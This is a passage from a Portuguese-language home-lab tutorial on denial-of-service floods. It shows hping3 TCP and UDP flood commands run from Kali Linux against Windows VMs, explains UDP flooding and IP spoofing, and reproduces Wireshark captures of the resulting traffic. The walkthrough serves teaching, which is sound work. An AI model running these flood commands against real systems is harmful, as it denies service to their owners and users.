
```

root@kali: /home/kali
File Actions Edit View Help
# hping3 --flood 192.168.1.72 -p 80
HPING 192.168.1.72 (eth0 192.168.1.72): NO FLAGS are set, 40 headers + 0
data bytes
hping in flood mode, no replies will be shown
^X@sc^C
— 192.168.1.72 hping statistic —
205871277 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@kali)-[/home/kali]
#

```

Podem ver as horas da máquina virtual Windows 10 e o kali Linux e reparem o tempo de diferença:




Parte 4 – UDP Flood DDOS Attack

O protocolo UDP é muito utilizado nas redes informáticas, mais especificamente, no que toca nas comunicações de dados em tempo real, tais como, transmissão de vídeo (Streaming Video), voz sobre Protocolo de Internet (VoIP telephony), entre outros.

Ao contrário do protocolo TCP (protocolo com estados), o protocolo UDP é um protocolo sem estados, ou seja:

- Não é estabelecido nenhum processo de conexão;
- As comunicações não são monitorizadas;


UDP HEADER




Caso teórico:

Servidores comuns lidam com solicitações UDP da seguinte forma:

1. Cliente envia um pacote UDP para uma determinada porta no servidor;
2. O servidor verifica se existe algum serviço na porta associada ao primeiro passo;
3. Se não existir nenhum serviço a “escuta” naquela porta UDP, o servidor responde ao cliente com um pacote “ICMP host unreachable”;







Como funciona o mecanismo?

Um invasor explora este processo enviando uma grande quantidade de pacotes UDP em grandes quantidades - com o objetivo de consumir a maior parte dos recursos (memória e capacidades de processamento de informação) da máquina alvo - **tornando-a indisponível para outras solicitações com origem de dados legítimas**.


Se o invasor usar seu próprio IP como endereço de origem, cada pacote UDP enviado será respondido com um pacote ICMP do servidor, inundando o próprio invasor. Como tal, o invasor nunca vai querer que isso aconteça.




Se o invasor usar seu próprio IP como endereço de origem, cada pacote UDP enviado será respondido com um pacote ICMP do servidor, inundando o próprio invasor. Como tal, o invasor nunca vai querer que isso aconteça.



A falsificação de endereço IP é um princípio fundamental para conduzir um ataque de inundação UDP bem-sucedido. Ao falsificar o endereço de origem, um invasor pode inundar o alvo com pacotes UDP e, ao mesmo tempo, garantir que todas as respostas ICMP serão enviadas de volta ao endereço IP falsificado.



Ao fazer isso - o invasor pode consumir memória e processador na máquina de destino - tornando-a indisponível para solicitações recebidas que são legítimas.



Vamos gerar uma inundação UDP usando a ferramenta "Hping3"

- Observe a CPU da máquina da vítima durante o ataque;
- Observe a análise do Wireshark – mostrando as respostas do ICMP;

Comando UDP Flood

hping3 -2 --flood ip_maquina_a_atacar

(exemplo: hping3 -2 --flood 192.168.1.96)

Vetor de ataque:

- **Máquina Kali Linux com o IP: 192.168.1.73**
- **Máquina Windows 7 com o IP: 192.168.1.96**

Foi deixado a atuar durante 1 minuto e reparem quando na mensagem quando foi cancelado o ataque:

```
(root@kali)-[/home/kali]
# hping3 -2 --flood 192.168.1.96
HPING 192.168.1.96 (eth0 192.168.1.96): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.1.96 hping statistic —
1627691 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

*Ligação de Área Local

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src==192.168.1.73

No.	Time	Source	Destination	Protocol	Length	Info
102	2.284142	192.168.1.73	192.168.1.96	UDP	60	1715 → 0 Len=0
103	2.284142	192.168.1.73	192.168.1.96	UDP	60	1716 → 0 Len=0
104	2.284142	192.168.1.73	192.168.1.96	UDP	60	1717 → 0 Len=0
105	2.284142	192.168.1.73	192.168.1.96	UDP	60	1718 → 0 Len=0
106	2.284142	192.168.1.73	192.168.1.96	UDP	60	1719 → 0 Len=0
107	2.284142	192.168.1.73	192.168.1.96	UDP	60	1720 → 0 Len=0
108	2.284142	192.168.1.73	192.168.1.96	UDP	60	1721 → 0 Len=0
109	2.284142	192.168.1.73	192.168.1.96	UDP	60	1722 → 0 Len=0

▶ Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{3D9F6891-62E1-4F7A-9E91-818FE9228000}, id 0
 ▶ Ethernet II, Src: fce2:6c:09:90:e0 (fce2:6c:09:90:e0), Dst: PcsCompu_0b:c6:c0 (08:00:27:0b:c6:c0)
 ▶ Internet Protocol Version 4, Src: 192.168.1.73, Dst: 192.168.1.96
 ▶ User Datagram Protocol, Src Port: 1665, Dst Port: 0

*Ligação de Área Local

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src==192.168.1.73

No.	Time	Source	Destination	Protocol	Length	Info
35	2.266063	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
36	2.266074	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
37	2.266082	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
38	2.266532	192.168.1.73	192.168.1.96	UDP	60	1682 → 0 Len=0
39	2.266532	192.168.1.73	192.168.1.96	UDP	60	1683 → 0 Len=0
40	2.266535	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
41	2.266580	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
42	2.266996	192.168.1.73	192.168.1.96	UDP	60	1684 → 0 Len=0
43	2.266925	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
44	2.268065	192.168.1.73	192.168.1.96	UDP	60	1685 → 0 Len=0
45	2.268065	192.168.1.73	192.168.1.96	UDP	60	1686 → 0 Len=0
46	2.268086	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
47	2.268107	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
48	2.268184	192.168.1.73	192.168.1.96	UDP	60	1687 → 0 Len=0

▶ Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{3D9F6891-62E1-4F7A-9E91-818FE9228000}, id 0
 ▶ Ethernet II, Src: fce2:6c:09:90:e0 (fce2:6c:09:90:e0), Dst: PcsCompu_0b:c6:c0 (08:00:27:0b:c6:c0)
 ▶ Internet Protocol Version 4, Src: 192.168.1.73, Dst: 192.168.1.96
 ▶ User Datagram Protocol, Src Port: 1665, Dst Port: 0

0000 00 00 27 0b c6 c0 fce2 6c 09 90 e0 08 00 45 00E..
 0010 00 1c dd be 00 00 40 11 e9 19 c0 a8 01 49 c0 a8I..

*Ligação de Área Local

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src==192.168.1.73

No.	Time	Source	Destination	Protocol	Length	Info
2701	3.035457	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
2702	3.035483	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
2703	3.035584	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
2704	3.035528	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
2705	3.035550	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
2706	3.035571	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
2707	3.035592	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)
2708	3.035615	192.168.1.96	192.168.1.73	ICMP	70	Destination unreachable (Port unreachable)

▶ Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{3D9F6891-62E1-4F7A-9E91-818FE9228000}, id 0
 ▶ Ethernet II, Src: fce2:6c:09:90:e0 (fce2:6c:09:90:e0), Dst: PcsCompu_0b:c6:c0 (08:00:27:0b:c6:c0)
 ▶ Internet Protocol Version 4, Src: 192.168.1.73, Dst: 192.168.1.96
 ▶ User Datagram Protocol, Src Port: 1665, Dst Port: 0

0000 00 00 27 0b c6 c0 fce2 6c 09 90 e0 08 00 45 00E..
 0010 00 1c dd be 00 00 40 11 e9 19 c0 a8 01 49 c0 a8I..
 0020 01 60 06 81 00 00 00 75 63 00 00 00 00 00 00uc.....
 0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00